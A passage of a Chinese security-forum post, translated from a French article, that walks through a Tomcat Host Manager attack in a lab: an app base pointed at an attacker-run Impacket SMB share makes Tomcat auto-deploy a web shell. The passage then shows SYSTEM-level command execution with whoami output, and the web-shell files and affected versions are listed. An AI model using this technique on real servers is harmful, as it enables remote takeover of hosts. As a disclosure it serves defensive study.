| localhost | | Host Manager installed - co |
| win-2012r2-lab | win-2012r2-lab | Stop Remove |

**Add Virtual Host**

**Host**


Name:

Aliases:

App base:


AutoDeploy ☑

成功了!在部署期间从我的SMB服务器连接Tomcat：




```
zsh 23605 % sudo smbserver.py -smb2support -debug -comment "test" data /home/sammy/perso/exploit/tomcat/data-smbserver
Impacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.31,49168)
[*] AUTHENTICATE_MESSAGE (\,WIN-2012R2-LAB)
[*] User \WIN-2012R2-LAB authenticated successfully
[*] :::00::4141414141414141
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:data)
[-] SMB2_TREE_CONNECT not found datashell
[-] SMB2_TREE_CONNECT not found datashell
[*] Disconnecting Share(1:IPC$)
[*] Disconnecting Share(2:data)
[*] Handle: [Errno 104] Connection reset by peer
[*] Closing down connection (192.168.56.31,49168)
[*] Remaining connections []
[*] Incoming connection (192.168.56.31,49169)
[*] AUTHENTICATE_MESSAGE (\,WIN-2012R2-LAB)
[*] User \WIN-2012R2-LAB authenticated successfully
```

从浏览器访问后门，确认后门已生效，并且可以在Windows服务器上执行系统命令。



```
Command: whoami /all



Informations sur l'utilisateur
------------------------

Nom d'utilisateur   SID
=================== ========
autorite nt\systŠme S-1-5-18


Informations de groupe
----------------------

Nom du groupe                                   Type             SID          Attributs
=============================================== ================ ============ ===========================
BUILTIN\Administrateurs                         Alias            S-1-5-32-544 Activ, par d,faut, Groupe a
Tout le monde                                   Groupe bien connu S-1-1-0     Groupe obligatoire, Activ,
AUTORITE NT\Utilisateurs authentifi,s           Groupe bien connu S-1-5-11    Groupe obligatoire, Activ,
tiquette obligatoire\Niveau obligatoire systŠme Nom              S-1-16-16384


Informations de privilŠges----------------------

Nom de privilŠge                 Description                                                      tat
================================ ================================================================ =========
SeAssignPrimaryTokenPrivilege    Remplacer un jeton de niveau processus                           D,sactiv,
SeLockMemoryPrivilege            Verrouiller les pages en m,moire                                 Activ,
SeIncreaseQuotaPrivilege         Ajuster les quotas de m,moire pour un processus                  D,sactiv,
SeTcbPrivilege                   Agir en tant que partie du systŠme d'exploitation                Activ,
SeSecurityPrivilege              G,rer le journal d'audit et de s,curit,                          D,sactiv,
SeTakeOwnershipPrivilege         Prendre possession de fichiers ou d'autres objets                D,sactiv,
SeLoadDriverPrivilege            Charger et d,charger les pilotes de p,riph,riques                D,sactiv,
SeSystemProfilePrivilege         Performance systŠme du profil                                    Activ,
SeSystemtimePrivilege            Modifier l'heure systŠme                                         D,sactiv,
SeProfileSingleProcessPrivilege  Processus unique du profil                                       Activ,
SeIncreaseBasePriorityPrivilege  Augmenter la priorit, de planification                           Activ,
SeCreatePagefilePrivilege        Cr,er un fichier d',change                                       Activ,
SeCreatePermanentPrivilege       Cr,er des objets partag,s permanents                             Activ,
SeBackupPrivilege                Sauvegarder les fichiers et les r,pertoires                      D,sactiv,
```

部署完成后，我的计算机上的目录内容：



```
zsh 22940 % find data-smbserver
data-smbserver
data-smbserver/shell
data-smbserver/shell/cmd_win32.jsp
data-smbserver/shell/WEB-INF
data-smbserver/shell/WEB-INF/web.xml
data-smbserver/shell/META-INF
data-smbserver/shell/META-INF/war-tracker
data-smbserver/shell/META-INF/MANIFEST.MF
data-smbserver/shell.war
```

在Tomcat部署在Windows服务器前提下，

已经在以下Tomcat版本上测试了这种攻击方法：

<= 7.0.92 et <= 8.5.37。

本文为翻译稿件，原文链接：https://www.certilience.fr/2019/03/tomcat-exploit-variant-host-manager/

点击收藏 | 2 关注 | 1

上一篇：浅析MS Excel武器化 下一篇：某info <= 6.1.3前台g...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板